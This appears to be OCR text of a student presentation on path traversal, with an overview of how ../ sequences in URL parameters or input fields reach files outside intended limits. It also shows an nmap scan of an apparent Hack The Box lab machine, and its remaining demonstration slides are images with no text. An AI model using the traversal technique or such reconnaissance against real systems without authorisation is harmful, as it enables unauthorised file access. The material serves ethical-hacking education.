PATH TRAVERSAL

SUBMITTED BY

AZIZUL RAHAMAN

OVERVIEW OF THE VULNERBILITY

- IT IS A SECURITY VULNERBILITY
- ATTACKERS GAIN UNAUTHORIZED ACCESS TO SENSITIVE FILE BY MANIPULATING FIILE PATHS
- ATTACKERS MANIPULATE URL PARAMETERS OR INPUT FIELDS BY INJECTING SEQUENCES LIKE ../ OR ..\ TO TRAVERSE DIRECTORIES.

WHY WAS IT CHOSEN & WHY ITS IMPORTANT IN ETHICAL HACKING

- Shows how attackers access files beyond intended limits
- Highlights real-world exploitation of file system flaws
- Helps identify and fix security vulnerabilities
- Strengthens defenses to protect sensitive data

TECHNICAL DETAILS:

- Vulnerability
- Type
- Affected Systems
- Software Impacted


AFFECTED SYSTEMS & SOFTWARE

- Web servers
- Web applications
- Operating systems
- Embedded systems


PRACTICAL DEMONSTRATION


```
└──╼ [★]$ nmap -sV -sC -p- 10.10.11.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 14:57 CDT
Nmap scan report for 10.10.11.125
Host is up (0.081s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
|_http-generator: WordPress 5.8.1
1337/tcp open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 45.04 seconds
┌─[eu-vip-1]─[10.10.14.44]─[azizulrahaman@htb-ynom4y8glr]─[~]
└──╼ [★]$
```


PRACTICAL DEMONSTRATION




PRACTICAL DEMONSTRATION




PRACTICAL DEMONSTRATION




PRACTICAL DEMONSTRATION




PRACTICAL DEMONSTRATION

